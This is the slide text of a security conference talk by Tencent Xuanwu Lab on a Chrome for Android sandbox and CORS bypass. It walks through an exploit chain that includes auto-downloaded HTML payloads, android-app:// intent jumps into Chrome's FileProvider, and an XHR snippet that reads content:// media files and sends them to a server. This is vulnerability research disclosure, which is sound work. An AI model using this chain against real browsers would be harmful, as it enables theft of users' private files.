



DECEMBER 9-10  
BRIEFINGS

# Shield with Hole

## New Security Mitigation Helps Us Escape Chrome Sandbox to Exfiltrate User Privacy

Yongke Wang, Haibin Shi  
Tencent Security Xuanwu Lab

- **Tencent**

- Largest social media and entertainment company in China

- **Security Xuanwu Lab**

- Applied and real world security research

- **About us: Members of Mobile Security Team**

- Yongke Wang (@M78)
- Haibin Shi (@Aryb1n)

**Tencent** 腾讯




腾讯安全玄武实验室  
TENCENT SECURITY XUANWU LAB


- 1. Introduction of Chrome Security Mechanism**
- 2. Previous Work and Motivation**
- 3. The Hole of Shield in Chrome**
- 4. Detail of our Full Exploit Chain**
- 5. Conclusion**

## Chrome Multi Process Arch


Before 2007



2008, Chrome



Now, Chrome



## SOP & CORS

SOP (Same Origin Policy)

- Basic security policy of Chrome
- Protect the web resources from different origin

CORS (Cross-Origin Resource Sharing)

- Relax the restrictions of SOP slightly
- Some Cross-Origin request can be allowed


## CORS on Android Chrome

content:// is a unique protocol on Android.

- Media provider: content://media/external/download/id
- Download provider: content://downloads/my\_downloads/id

How about CORS policy between content, http(s) and file?

Georgi and Robert perform an attack chain in  
“Logic Bug Hunting in Chrome on Android”, CanSecWest 2017.







## “Logic Bug Hunting in Chrome on Android”

“content” become local just like “file”



Step 1	Download html payload file automatically	😭
Step 2	Jump to "content" domain from "http(s)"	😭
Step 3	Cross domain access between "content"	😭

## Since Version 79 of Chrome for Android



Step 1	Download html payload file automatically	😭
Step 2	Jump to "content" domain from "http(s)"	😭
Step 3	<b>Cross domain access between "content"</b>	😄

## What happened?

Before v79:

- SOP works well~

Since v79:

- SOP failed between "content://" domain

What happened?

- OOR-CORS enable default
- Let's look at it in Chrome ..

## OOR-CORS

OOR-CORS (Out of Renderer CORS)

- New CORS implementation, to be more secure
- Solves some historical design problem
  
- Before this change, CORS is implemented in Render engine, Blink.
- After OOR-CORS enabled, CORS is move to network service.
  
- Also, Aka. Out of blink CORS

## “Out of blink CORS” flag in Chrome


There is switch, “Out of blink CORS” in Chrome before v79.

Since v79, the switch disappeared.

It means CORS removed from Blink Completely.

So, Some check in Render will be ignored.

**Show me your Code.**



## Out\_of\_blink\_cors flags in Render

```
//third_party/blink/renderer/core/loader/threadable_loader.cc

void ThreadableLoader::DispatchInitialRequest(ResourceRequest& request) {

    if (out_of_blink_cors_ || (!request.IsExternalRequest() && !cors_flag_)) {
        LoadRequest(request, resource_loader_options_);
        return;
    }

    DCHECK(cors::IsCorsEnabledRequestMode(request.GetMode()) || request.IsExternalRequest());

    MakeCrossOriginAccessRequest(request); // enforcing not work here
}
```

## Out\_of\_blink\_cors flags in Render

```
//third_party/blink/renderer/core/loader/threadable_loader.cc

void ThreadableLoader::ResponseReceived(Resource* resource, const ResourceResponse& response) {
    //...
    if (out_of_blink_cors_ && !response.WasFetchedViaServiceWorker()) {
        DCHECK(actual_request_.IsNull());
        fallback_request_for_service_worker_ = ResourceRequest();
        client_->DidReceiveResponse(resource->InspectorId(), response);
        return;
    }
    //...
    base::Optional<network::CorsErrorStatus> access_error =
        cors::CheckAccess(response.CurrentRequestUrl(), response.HttpHeaderFields(),
            credentials_mode_, *GetSecurityOrigin());
    //...
}
// enforcing not work
```

**Carelessness in transport process**

**BOOOOOM!**

**The CORS check of Content request are forgot.**


**This leave a hole in OOR-CORS.**






It means...

content:// -> content:// when "Out Of Blink CORS" is not enabled



It means...

content:// -> content:// when "Out Of Blink CORS" is enabled



## A sample code to read media file

```
var x = new XMLHttpRequest();  
x.onload = function() {  
    sendToServer(x.response);  
};  
  
x.open("GET", "content://media/external/file/" + id, true);  
x.responseType = 'arraybuffer';  
x.send();
```

## The hole is also in Webview

We can trigger this bug as long as the `setAllowContentAccess` enabled.

`content://` can access `content://` without other flag enable , such as  
"`setAllowFileAccessFromFileURLs`" /  
"`setAllowUniversalAccessFromFileURLs`"

# The Hole of Shield in Chrome



**One Bug is Not Enough**



**We want a Bug Chain!**

## Step 1: Download html payload file automatically

bypass with “href” and “download” attr of “a” tag

`<a id="foo" href="a.html"> Download </a>`



`<a id="foo" href="a.html" download="a.html"> Download </a>`



`<a id="foo" href="a.html" download="a"> Download </a>`



`<a id="foo" href="a" download="a.html"> Download </a>`



saved as `/storage/emulated/0/Download/a.html`, mimetype is “**text/html**”

## Step 1: Download html payload file automatically

Step 1	Download html payload file automatically	😄
Step 2	Jump to "content" domain from "http(s)"	😭
Step 3	Cross domain access between "content"	😭



## Step 2: jump to "content" from "http(s)"

Cross Domain Jumping				
From \ To	http(s)	file	content	
http(s)	✓	✗	✗	
file	✓	✓	✗	
content	✓	✗	✓	

After Georgi and Robert's work, "content" is a local scheme

## Step 2: jump to "content" from "http(s)"

```
<activity-alias n1:exported="true" n1:name="com.google.android.apps.chrome.IntentDispatcher"
  n1:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
```

```
...
```

```
<intent-filter>
```

```
  <action n1:name="android.intent.action.VIEW"/>
```

```
  <category n1:name="android.intent.category.DEFAULT"/>
```

```
  <category n1:name="android.intent.category.BROWSABLE"/>
```

```
  <category n1:name="com.google.intent.category.DAYDREAM"/>
```

```
  <data n1:scheme="googlechrome"/>
```

```
  <data n1:scheme="http"/>
```

```
  <data n1:scheme="https"/>
```

```
  <data n1:scheme="about"/>
```

```
  <data n1:scheme="javascript"/>
```

```
  <data n1:scheme="content"/>
```

```
  <data n1:mimeType="text/html"/>
```

```
  <data n1:mimeType="text/plain"/>
```

```
  <data n1:mimeType="application/xhtml+xml"/>
```

```
</intent-filter>
```

```
...
```

AndroidManifest.xml of Chrome for Android

## Step 2: jump to "content" from "http(s)"

```
android-app:// {package_id} [/{scheme} [/{host} [/{path}] ] ] [#Intent;{...}]
```

```
android-app://com.android.chrome/content/xxx
```

intent-filter in  
AndroidManifest.xml



```
action:      android.intent.action.VIEW
category:    android.intent.category.BROWSABLE
data:        content://xxx
mimeType:    text/html
```

**Step 2: jump to "content" from "http(s)"**

**android-app://com.android.chrome/content/xxx**

**Which content provider should we use?**

## Step 2: jump to "content" from "http(s)"

```
<provider n1:authorities="com.android.chrome.FileProvider"  
  n1:exported="false"  
  n1:grantUriPermissions="true"  
  n1:name="org.chromium.chrome.browser.util.ChromeFileProvider">  
  <meta-data n1:name="android.support.FILE_PROVIDER_PATHS"  
    n1:resource="@xml/file_paths"/>  
</provider>
```

```
public class ChromeFileProvider extends FileProvider {  
  //...  
}
```

## Step 2: jump to "content" from "http(s)"

```
//res/xml/file_paths.xml
```

```
<?xml version="1.0" encoding="utf-8"?>  
<paths>  
  //...  
  <external-path name="downloads" path="Download/" />  
  <cache-path name="passwords" path="passwords/" />  
</paths>
```

**external-path:** /storage/emulated/0/

**cache-path:** /data/data/com.android.chrome/cache/

## Step 2: jump to "content" from "http(s)"

**Content  
Provider**

`content://com.android.chrome.FileProvider/downloads/file_name`



**File**

`/storage/emulated/0/Download/file_name`

## Step 2: jump to "content" from "http(s)"

**Content  
Provider**

```
content://com.android.chrome.FileProvider/passwords/file_name
```




**File**

```
/data/data/com.android.chrome/cache/passwords/file_name
```






## Step 2: jump to "content" from "http(s)"



```
/data/data/com.android.chr  
ome/cache/passwords/.co  
m.google.Chrome.xxxxxx
```

## Step 2: jump to "content" from "http(s)"

```
android-app://com.android.chrome/content/com.android.chrome.FileProvider/downloads/payload.html
```

Step 1	Download html payload file automatically	
<b>Step 2</b>	<b>Jump to "content" domain from "http(s)"</b>	
Step 3	Cross domain access between "content"	

But ...

Step 1	Download html payload automatically	😄
Step 2	Jump to "content" from "http(s)"	Android 10 😭
Step 3	Cross domain access on "content"	😭

## Scoped Storage

## What is Scoped Storage?

- Apps are limited to access shared files they own
- Apps cannot access directly, e.g. File API
- Apps only can access by **MediaProvider**




## Step2: jump to "content" from "http(s)"

android-  
app://com.android.chrome/content/  
com.android.chrome.FileProvider/  
downloads/payload.html

**Jump**

